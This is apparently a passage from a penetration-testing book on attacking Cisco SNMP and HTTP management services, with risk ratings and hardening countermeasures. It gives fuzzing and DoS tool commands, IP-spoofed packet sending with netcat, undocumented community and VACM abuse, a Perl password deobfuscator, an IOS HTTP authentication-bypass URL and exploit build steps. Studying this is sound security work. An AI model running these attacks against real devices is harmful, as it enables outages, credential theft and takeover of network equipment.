• Single VarBind:
• ObjectName: sys.SysName (1.3.6.1.2.1.1.5.0)
• ObjectSyntax: empty (GetRequest, GetNextRequest) | 'c06
```

This is the test case packet number 00000000. If no reply is received, the server is assumed to be dead. To use this test case, the RO community must be set to public. If it's not, open packet 00000000 in a hex editor and change the community value to public. Both `-showreply` and `-zerocase` are not used with SNMP trap tests because it is assumed that trap handling does not involve any replies sent back from an attacked agent.

The commands to run SNMP request tests are

```
java -jar c06-snmpv1-req-app-r1.jar -zerocase \
-showreply -host <target IP>
```



and

```
$ java -jar c06-snmpv1-req-enc-r1.jar -zerocase \
-showreply -host <target IP>
```

The output should look like this,

```
$ java -jar c06-snmpv1-req-enc-r1.jar -zerocase \
-showreply -host 192.168.66.202
```

with single-valued `java.class.path`, using its `v` value for a JAR filename reading data from the file `c06-snmpv1-req-enc-r1.jar`.

```
test-case #0: injecting meta-data 0 bytes, data 40 bytes
waiting 100 ms for reply...61 bytes received
00000000 30 3b 02 01 00 04 06 70 75 62 6c 69 63 a2 2e 02 0;
00000016 01 00 02 01 00 02 01 00 30 23 30 21 06 08 2b 06 ..
00000032 01 02 01 01 05 00 04 15 63 32 36 31 31 2e 63 6f ..
00000048 72 65 2e 61 72 68 6f 6e 74 2e 63 6f 6d re.arhont.c
test-case #0: injecting valid case...
waiting 100 ms for reply...61 bytes received
00000000 30 3b 02 01 00 04 06 70 75 62 6c 69 63 a2 2e 02 0;
00000016 01 00 02 01 00 02 01 00 30 23 30 21 06 08 2b 06 ..
00000032 01 02 01 01 05 00 04 15 63 32 36 31 31 2e 63 6f ..
00000048 72 65 2e 61 72 68 6f 6e 74 2e 63 6f 6d re.arhont.c
test-case #1: injecting meta-data 0 bytes, data 40 bytes
waiting 100 ms for reply...40 bytes received
00000000 30 26 02 01 00 04 06 70 75 62 6c 69 63 a2 19 02 0;
00000016 01 01 02 01 00 02 01 00 30 0e 30 0c 06 08 2b 06 ..
00000032 01 02 01 01 06 00 04 00
<skip>
```

The possible outcome of all PROTOS tests can be split into the following categories, with an increasing event severity level:

- Nothing happens. The agent is invulnerable.
- The SNMP process hogs CPU and/or memory resources.

- The SNMP service crashes and restarts.
- The SNMP service crashes or hangs indefinitely without a restart.
- Major device failure occurs, and the host hangs, crashes, and reboots.

The question is: which particular packet sent by PROTOS caused this unfortunate event (in particular when trap tests are used)? In the conditions of a testing lab, this problem can be resolved via plugging in a console cable and watching real-time logs as the tests run. When a successful hit takes place, something like this appears: 000013: \*Mar 1 2005 00:00:34.764 GMT: %SNMP-5-COLDSTART:. This indicates that SNMP agent on host cisco-2611b is undergoing a cold start and rushes to verify the attack success to get that long-awaited Bugtraq announcement.

You can even run GnuDebugger (gdb) on the SNMP process, sit back, and watch (yes, it is possible under both IOS and CatOS—see the [next chapter](#), as well as [Chapter 10](#)). However, even these measures may not give a definitive answer to your question. Neither does the `-zerocase` option, since you have no way of knowing that the crash wasn't caused by a packet sent a few packets ago—after all, not all crashes happen in a few milliseconds! You can try to play with a `-delay` option and launch a parallel ICMP ping to watch. This may well work, but to succeed with `-delay` you will have to sacrifice the test speed, and sending ICMP and SNMP packets is not synchronized. In addition, on the Internet, ICMP and SNMP packets may take a different route. Remember, after all, that this chapter is centered around black box testing, most likely run from the Internet side!

This is why we have developed a PROTOS-based SNMP fuzzer that solves the problem of determining which particular packet has caused the fault and makes the use of PROTOS fast, simple, and easy—so that even the inexperienced security consultants and beta testers can enjoy the power of this suite.

## From SNMP Fuzzing to DoS and Reflective DDoS

## Attack

|              |   |
|--------------|---|
| Popularity:  | 8 |
| Simplicity:  | 8 |
| Impact:      | 9 |
| Risk Rating: | 8 |

A good example of how examining a protocol with fuzzing tools can lead to real-world attack tool development is CiscoKill by Kundera (<http://www.securityfocus.com/bid/4132/exploit/>). It is based upon the "Cisco Security Advisory: Malformed SNMP Message-Handling Vulnerabilities" that, as already mentioned, was a result of running PROTOS against a variety of Cisco hosts. CiscoKill spoofs an SNMPv1 GET request packet and crashes Cisco 2600 routers running IOS 12.0(10). It is pretty straightforward to use:

```
arhontus / # ./ciscokill
Kundera CiscoKill v1.0
Usage: ciscokill [-n number of packets] [-s source ip_addr]
```

Take note how specific the attack is toward a single IOS version and a given router platform. This is usually the case and strongly underlines the importance of very precise device fingerprinting (see [Chapter 5](#)) in any penetration-testing procedure that involves Cisco devices. Interestingly, a February 2005 reflective distributed DoS (DDoS) tool, SNMP DoS v1.0, by Fugi (<http://www.packetstormsecurity.org/DoS/snmpdos.c>), borrows code from snmpkill to run its attack, sending spoofed BulkGet (.1.3.6.1) requests to remote routers from the hostfile with a known RO community to force the routers to return reply packets to the target:

```
arhontus / # ./snmpdos
SNMP DoS v1.0
Usage: snmpdos [-t target ip_addr] [-f host file] [-l loop c
```

Thus, indirectly, one can also consider this DDoS to be a byproduct of PROTOS SNMP fuzzing of Cisco boxes in 2003, even though this particular

and very dangerous attack has nothing to do with specific SNMP vulnerabilities and is rather generic by nature.

A case of basic SNMP fuzzing is sending zero payload UDP packets to a target. Earlier, we mentioned this in relation to protocol stress testing, with the difference being the amount of packets sent. However, both devices, for example, Cisco Catalyst 2900XL switch running IOS 12.0(5.2) XU, and software, for example, early releases of ZoneAlarm Personal Firewall, can be brought down with a few or a single zero payload UDP packet sent to the port 161. Generation of such packets is not difficult using standard packetcrafting tools such as Nemesis or SendIP, although a specific DoS tool is able to bring down the noted Catalyst switch model. It can be downloaded and compiled from

<http://www.securiteam.com/securitynews/50P071P4AM.html>; the only input necessary is target and source IPs. A peculiar thing about this particular attack is that it succeeds when the SNMP service is not turned on, which raises the question: what is really listening on port 161, if snmpd is down?

## From SNMP Stress Testing to Nongeneric DoS

**Attack**

|                     |   |
|---------------------|---|
| <i>Popularity:</i>  | 7 |
| <i>Simplicity:</i>  | 6 |
| <i>Impact:</i>      | 7 |
| <i>Risk Rating:</i> | 7 |

While stress testing is neither pretty nor advanced when compared to detailed protocol fuzzing, it, too, can bear fruit, especially if it's done in a creative way. In theory, a device should not crash if it receives a legitimate SNMPv3 packet. Nevertheless, as stated in the advisories

<http://www.cisco.com/warp/public/707/cisco-sa-20031215-pix.shtml> and <http://www.cisco.com/warp/public/707/cisco-sa-20031215-fwsm.shtml>, it is

possible to crash a PIX firewall or a firewall Catalyst 6500/7600 blade even with a single SNMPv3 request.

Interestingly, neither Cisco Firewall Services Module (CFSM) nor the affected PIX OS versions 6.3.1 and earlier even support SNMPv3. Of course, the device should have the SNMP service running to be affected by this attack. On a PIX, this amounts to having `snmp-server host <interface_name> <IP_address>` or `snmp-server host <interface_name> <IP_address> poll` in the firewall configuration file; firewalls that can only send traps with `snmp-server host <interface_name> <IP_address> trap` are not vulnerable. Exactly the same applies to CFSM blades. The easiest way to generate a lot of SNMPv3 packets to test your devices for this flaw is to run an `snmpwalk` with `-v 3` set:


```
arhontus / # snmpwalk -c <insert any community here> -v 3 <t
```

Of course, you may need to spoof the source IP to bypass the restriction imposed by these commands. Net-SNMP utilities do not allow you to set up a custom source IP address. However, netcat does. Send an SNMPv3 packet using `snmpget`, `snmpset`, or `snmpwalk` and sniff it out with Ethereal. Then follow the instructions on dumping the SNMP part of the packet in a raw binary format. Afterward, you can feed the "test case" generated via NetCat using a command like this:

```
arhontus / # cat evilpacketdump | nc -u -s <spoofed source IP>
```

This technique can also be used for spoofing source IPs when sending all types of malicious packets. Thus, the time spent playing with Ethereal and raw binary format packet dumping when describing PROTOS wasn't in vain, even if you are not interested in SNMP and its security.

## Hidden Menace—Undocumented SNMP Communities and Remote Access



## Attack

|                            |          |
|----------------------------|----------|
| <i>Simplicity:</i>         | 8        |
| <i>Impact:</i>             | 10       |
| <b><i>Risk Rating:</i></b> | <b>9</b> |

All the SNMP vulnerability examples we have outlined end up with a DoS attack, which, after all, isn't that exciting. The main point in describing them was to show how they were developed, since exactly the same approach can lead to a discovery of some exploitable flaw that may, eventually, lead to enable. But are there already known security holes that can allow us to access a remote Cisco box using SNMP?

They do exist, and good examples are the hidden or undocumented SNMP communities that can be present on the attacked devices. These can be discovered via intelligent dictionary attacks or sometimes by typing `show snmp group` on an IOS device to which you have enable access. Various reasons could be used to explain the existence of undocumented communities, ranging from development process errors leading to remaining backchannels to Big Brother conspiracy theories involving three-letter organizations. In the case of the two most well-known undocumented communities in Cisco devices, namely Interim Local Management Interface (ILMI) and cable DOCSIS (Data Over Cable Service Interface Specification), the reason for their existence is *standard compliance*. Indeed, if you take a look at <http://www.protocols.com/pbook/ilmi.htm>, you can see the following:

- ATM SNMP messages must be formatted according to SNMP version 1, not SNMP version 2.
- ALL SNMP messages will use the community name ILMI.
- names.enterprises353 atmForum MIBs administration requires RW access.

The same can be said about the DOCSIS 1.0 standard, which states the necessity of a cable DOCSIS RW community. (The standard document

stating this is TP-OSSI-ATPv 1.1101-011221. The specification is on 2.1.7 CM Network Management Access and SNMP Co-existence [OSS-07.1], 1 Default Access.) Cisco had to comply with the DOCSIS standards to produce CableLabs certified SOHO Cable Modems (<http://www.cablemodem.com/>; you can find the documents noted here on this site). In fact, Cisco has tried hard to convince CableLabs that its approach is insecure, but Cisco has had no success and had to fall in line. As a result, UBR920, UBR924, and UBR925 SOHO routers have a RW community accessible from the outside, which means an attacker can do anything he or she wants with these devices. (And that is why it is so important to understand all the SNMP commands described in [Chapter 6!](#)) A Cisco security advisory states that "this vulnerability is confined to a very narrow set of IOS releases based on 12.1(3) and 12.1(3)T, and it is fixed in 12.1(4) and 12.1(5)T releases and following." However, cable modems are rarely updated, and finding an ISP with thousands of such devices deployed is a DDoS packet kiddie's fantasy. In addition, an attacker can sniff the traffic passing through vulnerable cable modems and grab thousands of user credentials and other useful information in a day or two. The methodology of mirroring and sniffing traffic passing through an "owned" IOS box is described in [Chapter 10](#) of this book.

How about the ILMI RW community in IOS versions 11.x and 12.0? Unlike cable DOCSIS, it doesn't hand an attacker full access to the affected system and thus tends to be downplayed. ILMI is a part of asynchronous transfer mode (ATM) networking implementation, essential for ATM host auto-discovery procedure and LAN emulation over ATM (LANE). The ILMI string is always there—doesn't matter whether a physical ATM interface is present on the device or not. Cisco IOS versions prior to 10.3 are not vulnerable to this problem, first introduced in IOS 11.0(0.2). As for the affected devices, the full list can be viewed in the advisory at <http://www.cisco.com/warp/public/707/ios-snmplmivuln-pub.shtml>. All Cisco IOS software releases of 12.1 and later have the flaw fixed, despite the ATM Forum specifications. According to our observations, the community is still there:

```
c2600#show version
```

```
Cisco Internetwork Operating System Software
```

IOS (tm) C2600 Software (C2600-IK903S3-M), Version 12.3(6),  
<skip>

```
c2600#show snmp group
```

```
groupname: ILMI security moc
readview : *ilmi writeview: *
notifyview: <no notifyview specified>
row status: active
```

```
groupname: ILMI security moc
readview : *ilmi writeview: *
notifyview: <no notifyview specified>
row status: active
```

However, trying to `snmpwalk` or `snmpget` it does not return any result and the requests appear to be dropped.

So what can a cracker do using ILMI RW? He or she can modify three MIB subtrees:

- MIB-II system group that contains basic information about the system
- LAN-EMULATION-CLIENT-MIB
- CISCO ATM PNNI MIB

MIB-II system group modification can be used only for pranks, such as changing `system.sysContact`, `system.sysLocation`, and `system.sysName`, like so:

```
arhontus$ snmpset -c ILMI -v 1 <target IP> system.sysName s
```

Still, it should be noted that `snmpgetting` `system.sysContact`, `system.sysLocation`, and `system.sysName` values can prove to be very useful in social engineering.

As for LAN-EMULATION-CLIENT-MIB and CISCO ATM PNNI MIB, being able to alter their objects would work only if LANE is set up and running or Private



Network-to-Network Interface (PNNI, a "Layer 2 routing protocol" of ATM networks) is in use. But if this is the case, the consequences of a cracker having RW access to these MIBs are grave. Consult the structure of MIBs involved at <ftp://ftp.cisco.com/pub/mibs/v2/LAN-EMULATION-CLIENT-MIB.my> and <http://www.assure24.com/download/mibs/privatemibs/9/CISCO-PNNI-MIB.my> and use your imagination to estimate what can be done to the network with a full access to these MIBs. Along with these two "malicious standard compliance" cases is an undocumented SNMP community in various Cisco devices that is purely an implementation error. Such a bug exists in routers running IOS 12.0(7)T, 12.1(1)E, and 12.1(2), and 2900XL and 3500XL series Catalysts running IOS 12.0(5)XU and 12.0(5)XW. This bug is a flaw in the Cisco implementation of the SNMPv2 informs functionality. If a system administrator executes the `snmp-server community` command, a "community" RO community is added as valid. If it is deleted with the `no snmp-server community` command and the device is rebooted, the RO community is going to reappear. In addition, if a separate community for sending SNMP traps was configured using the `snmp-server host` command, this community will also become available for general use and will reappear after reload. While not being a critical flaw, this bug can disclose a lot of information to attackers, which can be used in network enumeration and to take over the device using other SNMP flaws, such as the VACM vulnerability, outlined in the [next section](#).

Finally, a different kind of SNMP vulnerability appears when a configured SNMP community cannot be changed. Cisco ONS15454 optical transport platform and ONS15327 edge optical transport platform software have a preconfigured public RO community that cannot be altered. An attacker can obtain a wealth of information from such a system by walking with this community, and the only thing the system administrator can do about it is to upgrade the Optical Network Solution (ONS) software to versions later than 3.4. Fortunately for these platforms owners, SNMP access to these devices is usually restricted to the LAN side, which means the threat is from internal attackers only.

## Getting In via Observation Skills Alone

## Attack

|              |    |
|--------------|----|
| Popularity:  | 9  |
| Simplicity:  | 9  |
| Impact:      | 10 |
| Risk Rating: | 9  |

Sometimes getting into a device is as simple as scrupulously examining snmpwalk output or SNMP packets flying across the network. A nice example of such an attack is abusing VACM (<http://www.tools.cisco.com/Support/SNMP/do/BrowseMIBdo?local=en&ribName=SNMP-VACM-MIB>). VACM is a part of the SNMPv3 specification added to IOS 12.0(3)T and CatOS 5.4(1). It is a module that allows system administrators to configure access policies for SNMP device management and happens to contain the name of a configured RW community in cleartext. Practically all post-12.0(3)T 12.0 and 12.1 code trains, including 2900XL and 3500XL Catalyst IOS 12.0(5.2)XU and 12.0(5)XW versions, as well as CatOS 5.4(1)–5.5(3) and 6.1(1), are considered vulnerable. A curious thing about the VACM flaw is that a Cisco advisory was written to decrease SNMP process-related CPU overload, which is now corrected, that used to lead to VACM exposure if followed through! The "secured" version of the advisory can be viewed at [http://www.cisco.com/en/US/tech/tk648/tk362/technologies\\_tech\\_note09186a](http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a)

Exploiting VACM is easy—just snmpwalk the device with a known RO community and get a RW on a silver plate. Look out or grep for output similar to this:

".iso.org.dod.internet.snmpV2.snmpModules.snmpVacmMIB.vacmMIBObjects private". Or, be more specific and query explicitly for the flaw, like so:

```
arhontus / snmpwalk -c <RO community> -v 2c <target IP> 1.3.
```

If a device is not vulnerable, you should get this reply: "SNMP-VIEW-BASED-ACMIB::snmpVacmMIB = No more variables left in this MIB View

(It is past the end of the MIB tree)."

The VACM bug is an excellent illustration of how privileges can be elevated from an SNMP RO to an SNMP RW community in a second.

Another flaw that can be exploited by simple snmpwalking is Cisco Virtual Central Office 4000 (VCO/4K) SNMP-based Telnet credentials leeching. This problem was fixed in VCO/4K software starting from version 5.1.4, but previous versions are considered vulnerable. The VCO/4K is a specialized programmable switch with advanced telephony capabilities such as voice services, switching for wired and wireless networks, and circuit/ packet-switched network gateway services. If you know a VCO/4K RO community, you can easily obtain a valid Telnet username and password to login to the switch. When snmpwalking is performed, watch for usernames and "encrypted" passwords in its output. They would be given away in strings such as *enterprises.886.1.1.1.1.<integer>.1 = "username"* and *enterprises.886.1.1.1.1.<integer>.1 = "obfuscated password"*. We have used "encrypted", since the "cipher" used to hide the password is a basic ROT164(X) = 164-X substitution that replaces each ASCII character by one that is 164 places away. A small Perl script from @stake (<http://www.atstake.com>) for decrypting VCO/4K passwords is shown next:

```
#!/usr/bin/perl

printf ("Cisco VCO/4K Password [De]Obfuscator\n");
printf ("\t@stake, Inc.\n");
printf ("\tRex Warren, Brian Carrier, David Goldsmith\n");

printf ("Enter Password: ");
$pw = <STDIN>;
chop $pw;

printf("Result: ");
for ($pos = 0; $pos < length($pw); $pos++){
 printf("%s", chr(164 - ord(substr($pw, $pos, 1))));
}
printf("\n");
```

Happy telnetting!

And for the dessert, here is the simplest attack of all (but you do need a few stars aligned to succeed). If you have detected an Aironet 1100, 1200, or 1400 access point with IOS 12.2(8)JA, 12.2(11)JA, or 12.2(11)JA1 on the network, there is a chance that the `snmpserver enable traps wlan-wep` command is enabled. If that is the case, an access point will send its static WEP key in cleartext inside an SNMP trap to the NMS every time a key is changed or the application processor (AP) is rebooted. Sniff out such a trap, and the wireless network is yours for the taking. If dynamic WEP, Temporal Key Integrity Protocol (TKIP), or Counter-Mode/CBC-Mac Protocol (CCMP) rekeying is enabled, the flaw is gone. It was fixed by Cisco since the IOS release 12.2(13)JA1.

## Advanced Countermeasures Against Cisco SNMP Attacks

### Countermeasure

In [Chapter 6](#), we described a basic universal means of hardening Cisco SNMP services— selecting hard-to-guess communities, access lists, restricting access to remote TFTP servers, and SNMP view Object Identifiers (OID) filtering foundation. Here, the focus is on using SNMPv3 and view filtering for the example vulnerabilities we've described.

The universal answer to the problems described is switching to SNMPv3 altogether, abandoning the weak SNMPv1 security model. Of course, switching to SNMPv3 presumes using AuthPriv to supply both authentication and SNMP packet encryption.

First, create a secure SNMP group:

```
c2600#conf t
c2600(config)#snmp-server group <group name> v3 priv
```

Then create legitimate SNMP users within the group:

```
c2600(config)#snmp-server user <username> <group name> v3 \
auth md5 <authentication password> priv des56 <des key>
```

Interestingly, when running `show running-config`, the SNMPv3 user is hidden for security reasons, and all that can be seen is the group:

```
!
snmp-server group <group name> v3 priv
!
```

Of course, it is possible to bring access lists (statement "access") and SNMP views (statement "read") into the game and even combine them. Both statements can be used with group and user definitions, depending on the level of access granularity needed. Here are some examples:

- `c2600(config)# snmp-server group <group name> v3 priv access 8` will add a standard access list number 8 to the SNMPv3 group security settings.
- `c2600(config)# c2600(config)#snmp-server user <username> <group name> v3 auth md5 <authentication password> priv des56 <des key> access 8` will add this access list specifically for a selected user.
- `c2600(config)# snmp-server group <group name> v3 priv read MyView` will add a MyView to the SNMPv3 group security settings.
- `c2600(config)# c2600(config)#snmp-server user <username> <group name> v3 auth md5 <authentication password> priv des56 <des key> read MyView` will add this view specifically for a selected user.
- `c2600(config)# c2600(config)#snmp-server user <username> <group name> v3 auth md5 <authentication password> priv des56 <des key> read MyView access 8` will combine MyView view and access list 8 for a user.

Moving more specifically to the views, this is how you block access to VACM objects, if for some reason upgrading the OS to a fixed version is not feasible:

```
c2600(config)# snmp-server view novacm internet included
c2600(config)# snmp-server view novacm internet.6.3.16 exclu
c2600(config)# snmp-server community <RO community string> v
```

To stop cable DOCSIS abuse, a simple access list would suffice:

```
c2600(config)# access-list 50 deny any
c2600(config)# snmp-server community cable-docsis ro 50
```

Finally, to block the "community" community abuse, always set a valid RO community string before enabling the `snmp-server host` command. If you don't want an accessible RO community and your aim is to generate traps, use an access list to block all access to it:

```
c2600(config)# access-list 50 deny any
c2600(config)# snmp-server community <RO community string> r
c2600(config)# snmp-server host <NMS IP> <RO community strir
```

Everything we have just outlined is IOS-based. How about CatOS? Well, in [Chapter 6](#) we already reviewed setting SNMP views and access lists on CatOS, and this knowledge combined with the preceding description of bug fixes should be sufficient to block VACM and "community" access on the affected switches.

As for SNMPv3, setting it up on a CatOS switch isn't difficult:

```
Catalyst5000(enable) set snmp group <group name> \
user <username> security-model v3
Catalyst5000(enable) set snmp user <username> \
authentication <MD5|SHA> <authentication key> privacy <DES|3DES>
```

If you wish to add a view for MIB objects reading or writing to the SNMPv3 security settings on a Catalyst, use a command similar to

```
Catalyst5000(enable) set snmp access <group name>
security-model v3 privacy read <View 1> write <View 2>
```

If you want to remove a user or user group, execute the same commands with "set" replaced by "clear".

## Brief SNMPv3 Security Analysis

How secure is SNMPv3? Can we actually rely on it for SNMP data and services protection? Let's take a brief look at how authentication and encryption of SNMPv3 packets is done.

## SNMPv3 Packet Authentication

SNMPv3 packet authentication is handled using HMAC-SHA-1 or HMAC-MD5. The output is truncated to 12 octets, which is a basic anti-collision protection mechanism; 16 octets MD5 or 20 octets SHA-1 authentication keys stored in msgAuthParameters are used. This looks like a feasible authentication scheme. However, nowadays, MD5 is not considered to be highly secure. And even a more secure SHA-1 is starting to get cracks—see [http://www.schneier.com/blog/archives/2005/02/sha1\\_broken.html](http://www.schneier.com/blog/archives/2005/02/sha1_broken.html) for reference. It is a pity that longer key SHA versions, such as SHA-2 384 bit and SHA-2 512 bit, are not supported by the standard. But even if so, such authentication schemes can still fail to a dictionary or bruteforce attack if weak keys are selected.


## SNMPv3 Packet Encryption

To protect the confidentiality of SNMP data, 64-bit DES is employed. If you are familiar with the basics of cryptography, you can recall that 8 padding bits are in a DES key. That is why the actual DES key size is 56 bits, which is reflected by Cisco command-line syntax. It is somewhat surprising that a protocol standard finalized in the year 2002—years past the successful DES cracking—still uses this symmetric cipher and not AES (Rijndael) for data encryption. SNMPv3 uses DES in a Code-Based Chain (CBC) mode, which depends on a 64-bit IV (initialization vector). The IV is made by taking the last 8 octets of the 16-octet shared secret key and XORing them with an 8-octet salt value. Only the salt value, stored in the msgPrivacyParameters SNMP packet field, is transmitted across the wire. Here comes a second

problem (the first being not using AES): there is no standard for salt generation—it is left as an exercise for vendors implementing SNMPv3 in their software. This provides a venue for both interoperability issues and implementation errors. And just as with the authentication scheme, beware of weak keys that may fall to a dictionary or bruteforce attack.


To conclude, SNMPv3 is sufficiently secure, especially compared to the SNMPv1 security model. Alas, nothing is perfect.

 [Previous](#)

[Next](#) 



 Previous

Next 

# A PRIMER ON DATA INPUT VALIDATION ATTACK—CISCO HTTP EXPLOITATION

We have now examined numerous venues for attacking Cisco services. The never-ending quest for the precious enable continues! As with any other software, the web server supplied with many Cisco devices has a history of disclosed vulnerabilities that will allow an attacker to view or modify system settings, execute arbitrary commands with privileged user, or cause nongeneric DoS to the device. In this section, you will find the introduction to web-based configuration of Cisco devices as well as the ways of exploiting Cisco httpd services and various countermeasures to defend your devices against such attacks. Initially, we look into the simple input validation attacks that can provide a cracker with an easy-to-get control of the targeted system. Then we examine more complex methods of attacking devices in the [next section](#).

## Basics of Cisco Web Configuration Interface

The HTTP service is helpful if you prefer an easy, GUI-style configuration of Cisco devices. It is used mainly by novice system administrators who have little or no experience using CLI configuration means; however, an experienced system administrator can also use this service to allow an easy-to-visualize configuration of the device that can be demonstrated to newbies or management.

In the default router/switch configuration, the web configuration interface is disabled. Enabling and accessing the HTTP interface is quite easy. You will need to be logged in with privileged user rights and execute the following commands:

```
Cisco IOS based device:
Router(config)# ip http server
Cisco CatOS based device:
set ip http server enable
Catalyst(enable)
```

For extended features, you can change the default authentication methods (local, AAA, TACACS+), apply required access lists to disable access by unwanted parties, or enable the service over Secure Sockets Layer (SSL). Depending on your IOS/CatOS versions, some features might not be available or might require that you update the running operating system. As the scope of this book does not include the detailed configuration of various router devices and concentrates on various security issues instead, we will not get into the configuration and various features of the HTTP configuration interface. For more information on this topic, consult the Cisco web site —[http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products\\_configuration.html](http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products_configuration.html)— provides details on how to set up various HTTP-based features of IOS version 12.2 and later.

Once you get the HTTP service running, fire up your web browser and go to the URL of the device by specifying its IP address or hostname.

**Note** Some devices, such as PIX firewalls, require the use of a Java plug-in that can be easily obtained from <http://www.java.sun.com/> or from <http://www.blackdown.org/>— depending on your philosophy.

Depending on the device in question, you should see something similar to [Figure 7-10](#), provided you've supplied the right credentials when prompted.



**Figure 7-10:** Cisco web-based management configuration

Feel free to browse the web configuration interface—it is quite intuitive. The interface will allow you to monitor some aspects of the device and execute the majority of commands available via CLI. Once you've become familiar with the HTTP configuration interface, have a look at the methods of exploiting this service to gain access to the devices running such services.

## Data Input Validation Web Interface Attack Basics

The techniques of input validation attacks have been known for years, and unfortunately—due to the lack of security awareness and knowledge by coders or simply because of the laziness of some software developers—they are likely to stay with us for many years. A proper input validation should be implemented in every single piece of code that expects to receive any data (input) for processing.

Nowadays, programmers are more aware of various techniques of fiddling with the input data; however, it is still common to see these mistakes in the code over and over again. The classical example of input validation vulnerability is the famous `../../../../` method used to escape the root directory of the web server and browse system files that are otherwise inaccessible to the web client.

If you are a software developer, the Open Web Application Security Project (<http://www.owasp.org>) makes the following recommendations on developing and properly implementing data input validation.

A good way to deal with parameter alteration is to make sure that all parameters are carefully checked and validated before being used by the program engine. The most common and effective way is to create a centralized validation checking library or routine that contains all required methods in one place. These methods should include a strict format that identifies all allowed values and variables being used in the program and discards the rest of the values. The common list of values that should be verified and checked are as follows:

- Data type (string, integer, real, and so on)
- Allowed character set
- Minimum and maximum length
- Whether null is allowed
- Whether the parameter is required
- Whether duplicates are allowed
- Numeric range
- Specific legal values (enumeration)
- Specific patterns (regular expressions)

Cisco Systems HTTP server is known to have had various issues related to

input validation vulnerabilities. The majority of the attacks using input validation bugs are useless if an attacker wants to obtain a privileged access, as most of such vulnerabilities will cause a DoS to the whole device or to the HTTP service.

In this chapter, we do not address the DoS attacks—this topic belongs in [Chapter 11](#). Instead, let's take a look at the bugs in Cisco IOS that can be classified as critical input validation vulnerabilities. Some researchers might argue that these are classical bugs in the access control mechanism that are not related to the input validation. For now, let's leave these arguments behind.

## Cisco IOS HTTP Administrative Access

### Attack

|                            |           |
|----------------------------|-----------|
| <i>Popularity:</i>         | 10        |
| <i>Simplicity:</i>         | 9         |
| <i>Impact:</i>             | 10        |
| <b><i>Risk Rating:</i></b> | <b>10</b> |

The Cisco IOS HTTP configuration arbitrary administrative access vulnerability was disclosed to the public in the middle of 2001. Even though you might argue that this is an ancient attack, you might be surprised to find the amount of unpatched Cisco devices on the Net that can be abused using this old issue. To find out if the device in question is vulnerable, open up your favorite browser and enter the URL <http://www.<deviceIPAddress>/level/<number>/exec/show/version/cr>, where <number> is an integer between 16 and 99 and <device IP address> is obviously an IP address of the Cisco device. If your system is vulnerable you will see the output similar to [Figure 7-11](#).



**Figure 7-11:** This Cisco device is vulnerable to arbitrary administrative access vulnerability.

This can be further used to extract sensitive information from the device by running a command such as this:

```
http://<deviceIPAddress>/level/<number>/exec/show/config/cr
```

This will present to an attacker the running router configuration that contains login credentials, information about other networks related to the device, and a wealth of other sensitive data.

Once the vulnerable device has been identified, the malicious actions that can be performed using this system are limited only to the hardware itself, software configuration, and the imagination of an attacker.

## Countermeasures to IOS HTTP Administrative Access

The best way of mitigating this issue is to update the

## Attack

vulnerable device to the latest available IOS version, which can be downloaded from the Cisco web site.

Alternatively, limit the access to the web configuration interface to the IP addresses used by the system administrators. It is also highly advisable that you implement proper login authentication methods, such as AAA or TACACS+. In such instances, the devices using these methods are not affected by this vulnerability.

## Cisco ATA-186 HTTP Device Configuration Disclosure

### Attack

|                     |    |
|---------------------|----|
| <i>Popularity:</i>  | 1  |
| <i>Simplicity:</i>  | 9  |
| <i>Impact:</i>      | 10 |
| <i>Risk Rating:</i> | 7  |

The Cisco ATA-186 analog telephone adapter is a hardware device designed to interface between analog telephones and Voice over IP (VoIP). The device provides the functionality of web-based configuration that is vulnerable to excessive information disclosure. The information that can be obtained from such a device includes administrative passwords and a lot of other sensitive data. The attacker who is interested in taking control of the analog telephone adapter can run the following command to obtain details:

```
$ curl -d a http://ata186.example.com/dev
```

## Countermeasure to Device Configuration Disclosure

### Attack

According to the Cisco advisory, all versions prior to 020514a are vulnerable to such disclosure and should be upgraded. Download and update the new firmware



version to fix this vulnerability.

## VPN Concentrator HTTP Device Information Leakage

**Attack**

|                            |          |
|----------------------------|----------|
| <i>Popularity:</i>         | 3        |
| <i>Simplicity:</i>         | 8        |
| <i>Impact:</i>             | 6        |
| <b><i>Risk Rating:</i></b> | <b>6</b> |


The Cisco VPN series concentrator provides the means of secure communication by using virtual private networks. The VPN 3000 series devices with firmware versions prior to 3.5.4 are vulnerable to excessive information leakage. Under some conditions, a remote user can gain access to sensitive device information. This condition can be triggered when an erroneous page is visited by a remote client. The SSH banners provide information about the device, including the SSH version numbers. The FTP banners leak information about the device and its local time, whereas the incorrect HTTP page requests reveal further details about the device, including the name of the person who compiled the software and the compilation date. This could lead to intelligence gathering and leverage a directed attack against network resources by a malicious user.

## Countermeasure to Information Leakage


**Attack**

Cisco has released firmware fixes that solve the excessive information leakage. For Cisco VPN 3002 Hardware Client, this issue is addressed in versions 3.5.5 and 3.6.1 of the firmware.

 Previous

Next 

 Previous

Next 

# OTHER CISCO HTTPD FLAWS—A MORE SOPHISTICATED APPROACH

In this section, we'll examine various other methods of attacking and gaining control of a Cisco device using its web server management interface—or, shall we say, the bugs present in the web service. We'll investigate excessive information leaks as well as some common buffer overflow vulnerabilities that have been discovered in the HTTP service in the last few years. If you feel adventurous and ready to discover the flaws on your own, feel free to dig into [Chapter 8](#), where we describe the elements of reverse engineering, debugging and writing exploits, and other useful attacker approaches to IOS. For now, let's stick with what has been already discovered by security researchers and specialists alike.

## Cisco IOS 2GB HTTP GET Buffer Overflow Vulnerability

**Attack**

|                     |    |
|---------------------|----|
| <i>Popularity:</i>  | 2  |
| <i>Simplicity:</i>  | 9  |
| <i>Impact:</i>      | 10 |
| <i>Risk Rating:</i> | 7  |

This vulnerability was discovered by FX from the Phenoelit group. You can find more information about the group and the research and released tools from the web site <http://www.phenoelit.de>. The public presentation of this exploit was released at DEFCON X. (If you're interested, you can see the PDF slides at <http://www.phenoelit.de/stuff/defconX.pdf>.) As we further describe the methods of buffer overflow in Cisco IOS in [Chapter 8](#), we won't go too deep in this section. To exploit this vulnerability, we can use the exploit provided by FX, which is available for download from SecurityFocus or from the Phenoelit site. Download `CiscoCasumEst.tgz` and do the

following to compile:

```
arhontus:~$ tar -xzf CiscoCasumEst.tgz
arhontus:~$make
arhontus:~$./CiscoCasumEst
```

If all goes well, you should see the following usage printout:

```
./CiscoCasumEst
Usage: ./CiscoCasumEst -i <interface> -d <target> [-options]
Options are:
-v Verbose mode.
-T Test mode, don't really exploit
-An Address selection strategy. Values are:
